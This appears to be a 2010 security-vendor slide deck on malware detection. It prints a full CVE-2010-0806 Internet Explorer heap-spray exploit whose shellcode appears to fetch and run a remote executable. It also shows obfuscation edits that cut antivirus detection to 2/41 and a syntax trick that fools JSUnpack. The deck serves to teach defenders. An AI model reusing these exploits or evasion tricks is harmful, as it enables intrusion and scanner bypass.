

# Detecting and Protecting Your Users from 100% of all Malware - How?



**M86**<sup>TM</sup>  
SECURITY

# Introduction

- Bradley Anstis
  - VP Technology Strategy  
*(Gets paid all the bucks & talks too much)*
- Vadim Pogulievsky
  - MCRC Manager  
*(Does all the work, at least he knows what he talks about)*
- M86 Security
  - Client side Security Vendor with Web & Email security solutions in 22,000 customers around the world  
*(Keeps us in the lifestyle we wish for)*



## 100% is a big number!

What else can you detect 100% of?

- Spam?
    - Nope, around ~99.7% currently
  - Inappropriate Images with Deep Image Analysis?
    - Nope, around ~80% depending on your appetite for false positives
  - Phishing sites
  - Social Engineering
  - Future Lotto numbers
- ...Not much!
- How do you maximize detection?
    - Use as much information as you can get and as many techniques as possible ideally collating together for a final decision



# Reactive Controls versus Proactive Controls

Reactive	Proactive
Need to have seen the sample before	More focused on the methods or actions the malware might take
A big black list of signatures	Relies on the shorter list of what the malware is expected to do or how it does it
Vulnerability window is a big issue	Much fewer updates required
Very low false positives	Can over block

Reactive:-

- URL Filtering
- AV Scanning

– IP Reputation

Proactive:-


- Real-time Code Analysis
- Behavioral Analysis

Application Whitelisting\*\*\*




# Current State of Reactive Controls

## URL Filtering



- Malware/spyware
- Legitimate Sites
- Uncategorized

## AV Scanning



- Malicious
- Benign

- 30,000 Active live Malicious URL Links
- Market Leading URL Filtering list
- Combination of three leading AV scanners



# How AV Scanners work...

Vendor Research discovers new malware variant



Vendor creates signature with embedded cleaning actions



Vendor adds new signatures to master database to be updated to customers



Customer pulls down latest updates from vendor on a regular basis



Customer updates all of their computers with the latest updates



- Built from the original signature based technology
- Implementing some new detection techniques such as heuristics but detection levels are still well down on where they used to be
- Moving signature bases to the cloud to reduce vulnerability window



## How AV Scanners work...

Vendor	Average Detection Rate Upon Initial Test	Average Detection Rate After 7 Days	Improvement
Sophos	34%	37.5%	3.5%
McAfee	51%	55.1%	4.1%
Kaspersky	32.5%	62.3%	29.8%
AVG	25.5%	49.6%	24.1%
Norman	21%	35.4%	14.4%
Symantec	24%	44.1%	20.1%

Source – Cyber Intelligence Report,  
February 2010



## Pro's and Con's of Reactive Controls

AV Scanning – Advantages	AV Scanning – Disadvantages
Very fast scanning speed	Vendor Lab has to see and analyze malware sample to create signature
Very low false positives	Signatures need to be distributed to customers, Cloud based is helping
Vendors starting to supplement with heuristics and other more proactive technologies but results are still poor	Easily fooled by Polymorphic & dynamically created malware
Deployable at the desktop, gateway & cloud	Signature databases getting very large and difficult to maintain






## Pro's and Con's of Reactive Controls

URL Filtering – Advantages	URL Filtering – Disadvantages
Very fast determination on whether a user should even be visiting the site	Typically a simple block or allow enforcement
Strong Productivity control when coupled with good quota management & reporting	Impossible to cover every site on the Internet
Typically deployed at gateway but very flexible, embedded in many devices	Difficult to keep up with Legitimate websites only infected for days or hours at a time, how often are sites scanned?


IP Reputation – Advantages	IP Reputation – Disadvantages
Looks at many more factors than simply the categorization	Typically a simple block or allow enforcement
Fast determination if reputation	High false positive rate, how do you handle infected legitimate sites?

# Proactive Controls – Real-time Code Analysis



# Proactive Controls – Behavioral Analysis

- Works by monitoring what the file or URL tries to do in a testing environment
- Typically needs to fully execute sample
- Supports all types of files, ability to add applications to testing environment
- Hooks OS & Network calls
- Ability to recognize if an application is trying to detect a virtual environment



## Pro's and Con's of Proactive Controls

Code Analysis – Advantages	Code Analysis – Disadvantages
Targets the vulnerability and not just the sample	Performance is the issue. Latency
Analyzing real (de-obfuscated) code and not an obfuscated sample	If run on a gateway, you have to assume that the client browser will execute the code the same way that you are scanning it
Real-time scanning, on the actual content users are accessing as they are accessing it	False positives
Behavioral Analysis– Advantages	Behavioral Analysis– Disadvantages
Does not scan code at all, just analyses the result	Performance is the issue. Latency, not applicable for web real time
Can run on all files (.doc, Jpeg etc.) and URL's	Requires large resources to run

# Application Whitelisting

- Breaks the mold of just looking for bad stuff
- Has a list of application hashes
  - For all legitimate applications maintained by the vendor
  - Specifically tested and approved applications defined by the administrator as part of a standard operating environment
- Blocks the execution of non-approved applications on the desktop
- Could be used by gateway security to block the download of non-approved applications/updates/plugin-ins



# **Demonstration of evasion methods for Reactive Controls & Proactive controls**



# CVE-2010-0806 (ieepers) exploit sample

```
1 <html>
2 <body>
3 <button id="bo" onclick="payload();" STYLE="DISPLAY:NONE"></button>
4 <script language="javascript">
5   var shellcode = unescape(
      "%u9090%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03%uEB
      40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A%u2e78%u7
      865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%u
      EC83%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%
      u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u7468%u7074%u2F3A%u702F%u726F%u2E6E
      %u7566%u6971%u2E35%u6F63%u3A6D%u3238%u3238%u622F%u2E62%u7865%u0065%u0000");
6   var memory = new Array()
7   var spraySize = 0x86000 - shellcode.length*2;
8   var nop = unescape('%u0c0c%u0c0c');
9   while(nop.length < spraySize/2) nop +=nop;
10  var nops = nop.substring(0, spraySize/2);
11  delete nop;
12  for(i=0;i<270;i++)
13  {
14    memory[i] = nops+nops+shellcode;
15  }
16  function payload()
17  {
18    var body = document.createElement("BODY");
19    body.addBehavior("#default#userData");
20    document.appendChild(body);
21    try
22    {
23      for (i=0;i<10;i++)
24      {body.setAttribute("s",window);
25      }
26    }
27    catch(e)
28    {}
29    window.status+=" ";
30  }
31  document.getElementById("bo").onclick()
32 </script>
33 </body>
34 </html>
```



Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **iepeers\_2.htm** received on **2010.06.09 13:01:33 (UTC)**

Current status: **finished**

Result: **31/41 (75.61%)**

# Shellcode replace

```
var shellcode =  
unescape("%u9090%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%  
24%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A%u2e78%u7865%u0065%uC033%u0364%u3  
%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BF  
DOFF%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u7468%  
35%u6F63%u3A6D%u3238%u3238%u622F%u2E62%u7865%u0065%u0000");
```


```
var shellcode =  
unescape("<>9090<>9090<>54EB<>758B<>8B3C<>3574<>0378<>56F5<>768B<>0320<>33F5<>49C9<>AD41<>DB33<>0F36<>14BE<>3828<>74F2<>C108<  
24<>66DD<>0C8B<>8B4B<>1C5E<>DD03<>048B<>038B<>C3C5<>7275<>6D6C<>6E6F<>642E<>6C6C<>4300<>5C3A<>2e78<>7865<>0065<>C033<>0364<>3  
<>408B<>8D34<>7C40<>408B<>953C<>8EBF<>0E4E<>E8EC<>FF84<>FFFF<>EC83<>8304<>242C<>FF3C<>95D0<>BF50<>1A36<>702F<>6FE8<>FFFF<>8BF  
DOFF<>BF5D<>FE98<>0E8A<>53E8<>FFFF<>83FF<>04EC<>2C83<>6224<>D0FF<>7EBF<>E2D8<>E873<>FF40<>FFFF<>FF52<>E8D0<>FFD7<>FFFF<>7468<  
35<>6F63<>3A6D<>3238<>3238<>622F<>2E62<>7865<>0065<>0000".replace("<>", "%u"));
```





# IEPeers exploit with “replaced” shellcode

```
1 <html>
2 <body>
3 <button id="bo" onclick="payload();" STYLE="DISPLAY:NONE"></button>
4 <script language="javascript">
5 var shellcode = unescape(
  "<>9090<>9090<>54EB<>758B<>8B3C<>3574<>0378<>56F5<>768B<>0320<>33F5<>49C9<>AD41<>DB33<>0F36<>14BE<>3828<>74F2<>C108<>0DCB<>DA03<>EB
  40<>3BBF<>75DF<>5EE7<>5E8B<>0324<>66DD<>0C8B<>8B4B<>1C5E<>DD03<>048B<>038B<>C3C5<>7275<>6D6C<>6B6F<>642E<>6C6C<>4300<>5C3A<>2E78<>7
  865<>0065<>C033<>0364<>3040<>0C78<>408B<>8B0C<>1C70<>8BAD<>0840<>09EB<>408B<>8D34<>7C40<>408B<>953C<>8EBF<>0E4E<>E8EC<>FF84<>FFFF<>
  EC83<>8304<>242C<>FF3C<>95D0<>BF50<>1A36<>702F<>6FE8<>FFFF<>8BFF<>2454<>8DFC<>BA52<>DB33<>5353<>EB52<>5324<>D0FF<>BF5D<>FE98<>0E8A<
  >53E8<>FFFF<>83FF<>04EC<>2C83<>6224<>D0FF<>7EBF<>E2D8<>E873<>FF40<>FFFF<>FF52<>E8D0<>FFD7<>FFFF<>7468<>7074<>2F3A<>702F<>726F<>2E6E
  <>7566<>6971<>2E35<>6F63<>3A6D<>3238<>3238<>622F<>2E62<>7865<>0065<>0000".replace("<>", "%u"));
6 var memory = new Array()
7 var spraySize = 0x86000 - shellcode.length*2;
8 var nop = unescape('%u0c0c%u0c0c');
9 while(nop.length < spraySize/2) nop +=nop;
10 var nops = nop.substring(0, spraySize/2);
11 delete nop;
12 for(i=0;i<270;i++)
13 {
14   memory[i] = nops+nops+shellcode;
15 }
16 function payload()
17 {
18   var body = document.createElement("BODY");
19   body.addBehavior("#default#userData");
20   document.appendChild(body);
21   try
22   {
23     for (i=0;i<10;i++)
24     {body.setAttribute('s',window);
25     }
26   }
27   catch(e)
28   {}
29   window.status+=" ";
30 }
31 document.getElementById("bo").onclick();
32 </script>
33 </body>
34 </html>
```



VirusTotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **iepeers\_2\_6.htm** received on **2010.06.09 13:30:39 (UTC)**  
Current status: **finished**  
Result: **16/40 (40%)**

## Variables names change

```
for(i=0;i<270;i++)
{
memory[i] = nops+nops+shellcode;
}
function payload()
{
var body = document.createElement("BODY");
body.addBehavior("#default#userData");
document.appendChild(body);
```

```
for(i=0;i<270;i++)
{
memory[i] = MY_nops+MY_nops+she_MY_llcode;
}
function pay_MY_load()
{
var body = document["c"+"reateElement"]("BO"+"DY");
body["ad"+"dBehavior"]("#defa"+"ult#us"+"erData");
document["appen"+"dChild"](body);
```



# IEpeers exploit with renamed variables

```
1 <html>
2 <body>
3 <button id="bo" onclick="pay_MY_load();" STYLE="DISPLAY:NONE"></button>
4 <script language="javascript">
5   var she_MY_llcode = unescape(
      "<>9090<>9090<>54EB<>758B<>8B3C<>3574<>0378<>56F5<>768B<>0320<>33F5<>49C9<>AD41<>DB33<>0F36<>14BE<>3828<>74F2<>C108<>0DCB<>DA03<>EB
      40<>3BEF<>75DF<>5EE7<>5E8B<>0324<>66DD<>0C8B<>8B4B<>1C5E<>DD03<>048B<>038B<>C3C5<>7275<>6D6C<>6E6F<>642E<>6C6C<>4300<>5C3A<>2e78<>7
      865<>0065<>C033<>0364<>3040<>0C78<>408B<>8B0C<>1C70<>8BAD<>0840<>09EB<>408B<>8D34<>7C40<>408B<>953C<>8EBF<>0E4E<>E8EC<>FF84<>FFFF<>
      EC83<>8304<>242C<>FF3C<>95D0<>BF50<>1A36<>702F<>6FE8<>FFFF<>8BFF<>2454<>8DFC<>BA52<>DB33<>5353<>EB52<>5324<>D0FF<>BF5D<>FE98<>0E8A<
      >53E8<>FFFF<>83FF<>04EC<>2C83<>6224<>D0FF<>7EBF<>E2D8<>E873<>FF40<>FFFF<>FF52<>E8D0<>FFD7<>FFFF<>7468<>7074<>2F3A<>702F<>726F<>2E6E
      <>7566<>6971<>2E35<>6F63<>3A6D<>3238<>3238<>622F<>2E62<>7865<>0065<>0000".replace("<>","%u"));
6   var memory = new Array()
7   var spra_MY_ySize = 0x86000 - she_MY_llcode.length*2;
8   var MY_nop = unescape('%<>u<>0<>c<>0<>c<>%<>u<>0<>c<>0<>c<>'.replace("<>",""));
9   while(MY_nop.length < spra_MY_ySize/2) MY_nop +=MY_nop;
10  var MY_nops = MY_nop.substr(0, spra_MY_ySize/2);
11  delete MY_nop;
12  for(i=0;i<270;i++)
13  {
14    memory[i] = MY_nops+MY_nops+she_MY_llcode;
15  }
16  function pay_MY_load()
17  {
18    var body = document["c"+"createElement"]("BO"+"DY
19    body["ad"+"dBehavior"]("#defa"+"ult#us"+"erData";
20    document["appen"+"dChild"](body);
21    try
22    {
23      for (i=0;i<10;i++)
24      {body["se"+"tAttribute"]('s',window);
25      }
26    }
27    catch(e)
28    {}
29    window.status+=" ";
30  }
31  document["getEl"+"eme"+"ntById"]("bo")["on"+"cli"+"ck"]();
32 </script>
33 </body>
34 </html>
```



Virustotal is a [service that analyzes suspicious files](#) and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **iepeers\_2\_7.htm** received on **2010.06.09 13:35:50 (UTC)**

Current status: **finished**

Result: **2/41 (4.88%)**

# Obfuscated exploit

```
1 <html>
2 <body>
3 <script>
4 var Vg='a06d04937ccdc754e9ebc1c93e37da1309ac8e3c68746d6c3e0a3c626f64793e3c6469762069643d224469764944223e783c2f6469763e0a3c736372697
5 var HJN = '';
6 var q = Vg.slice ( 38, 14236 );
7 for ( K = 38 ; K < 14236 ; K += 2 ){
8     HJN += '%' + Vg.slice ( K, K + 2 );
9 }
10 var cookieString = document.cookie;
11 var start = cookieString.indexOf("updatesuwie=");
12 if (start == -1){
13     var expires = new Date();
14     expires.setTime(expires.getTime()+48*3600*1000);
15     document.cookie = "updatesuwie=update;expires="+expires.toGMTString();
16
17     document.write(unescape(HJN));
18 }
19 }
20 </script>
21 </body>
22 </html>
23
```



# JSUnpack result(malicious)

Upload accepted "obfuscation.htm" permanent link [759e0b61dc7f5e2c60fa67b6b7a4749bc7d938e5](#)

## URL Status

### All Malicious or Suspicious Elements of Submission

malicious: MSOfficeWebComponents CVE-2009-1136 detected msDataSourceObject C  
suspicious: script analysis exceeded 30 seconds (incomplete) 67910 bytes  
malicious: Alert detected //alert CVE-2010-0249 MSIEUseAfterFree (CreateElement called 1000 times)  
suspicious: Warning detected //warning CVE-NO-MATCH Shellcode Engine Binary Threshold //warning CVE-NO-MATCH Shellcode Engine Length 65536  
suspicious: shellcode of length 535/338

#### input\_upload malicious

[malicious:10] input\_upload

info: [decodingLevel=0] found JavaScript

malicious: MSOfficeWebComponents CVE-2009-1136 detected msDataSourceObject OWC10.Spreadsheet

info: [decodingLevel=1] found JavaScript

suspicious: script analysis exceeded 30 seconds (incomplete) 67910 bytes

malicious: Alert detected //alert CVE-2010-0249 MSIEUseAfterFree (CreateElement called 1000 times)

suspicious: Warning detected //warning CVE-NO-MATCH Shellcode Engine Binary Threshold //warning CVE-NO-MATCH Shellcode Engine Length 65536

suspicious: shellcode of length 535/338

info: [decodingLevel=2] found JavaScript

MALICIOUS



# do-while loop added

```
<html>
<body>
<script>
var Vg='a06d04937ccdc754e9ebc1c93e37da1309ac8e3c68746d6c3e0a3c626f64793e3c6469762069643d224469764944223e783c2f6469763e0a3c73
var HJN = '';
var q = Vg.slice ( 38, 14236 );
for ( K = 38 ; K < 14236 ; K += 2 ){
    HJN += '%' + Vg.slice ( K, K + 2 );
}
var cookieString = document.cookie;
var start = cookieString.indexOf("updatesuwie=");
if (start == -1){
    var expires = new Date();
    expires.setTime(expires.getTime()+48*3600*1000);
    document.cookie = "updatesuwie=update;expires="+expires.toGMTString();

    do {
        document.write(unescape(HJN) );
    };
    while(1>2)
}
</script>
</body>
</html>
```



# JSUnpack results (benign)

Submission permanent link [1158454802143d5426d2cb153022b2b44f0ceed9](#) (Received 2010-06-23 12:10:46, obfuscation\_5.htm )

URL Status

BENIGN

All Malicious or Suspicious Elements of Submission

None

input\_upload benign

[nothing detected] input\_upload

info: [decodingLevel=0] found JavaScript

error: line:20: SyntaxError: missing while after do-loop body:

error: line:20:       };

error: line:20: .....^

file: stream\_9415ea19f2433f98c3a8a71987af89673b6bd40d: 14827 bytes

File information (1 files) [Download zip](#) | [Explanation](#)

stream\_9415ea19f2433f98c3a8a71987af89673b6bd40d from input\_upload (14827 bytes, 55 hidden)

```
<html> <body> <script> var
Vg="a06d04937ccdc754e9ebc1c93e37da1309ac8e3c68746d6c3e0a3c626f64793e3c6469762069643d224469764944223e783c2f6469763e0a3c7363726970743e0a0a66756e
090976617220726573203d2022223b0a0909726573203d20646f63756d656e742e6c6f636174696f6e2e687265662e73756273747228302c646f63756d656e742e6c6f63617469
2929202b202222f22202b2075726c3b0a090972657475726e207265733b0a7d0a0a66756e6374696f6e20696e7365727455524c287368656c6c636f64652c20696f666667365742
0a09097661722072657375726c203d2022223b0a0909666f7228693d303b693c696f66667365742a333b692b3d33297b0a090909726573202b3d207368656c6c636f64652e73
```

[BLOG](#) [SOURCE CODE](#) [RECENT SUBMISSIONS](#)






# Different JS engines behavior

```
1 <script>
2
3 do
4 {
5     alert(1);
6 }
7 while(1>2);
8
9 </script>
```

```
1 <script>
2
3 do
4 {
5     alert(1);
6 };
7 while(1>2);
8
9 </script>
```





## Summary

- To maximize malware detection you need to be relying on multiple methods running at multiple deployment points, if possible collating information between them
- Get the right mixture of reactive and proactive controls

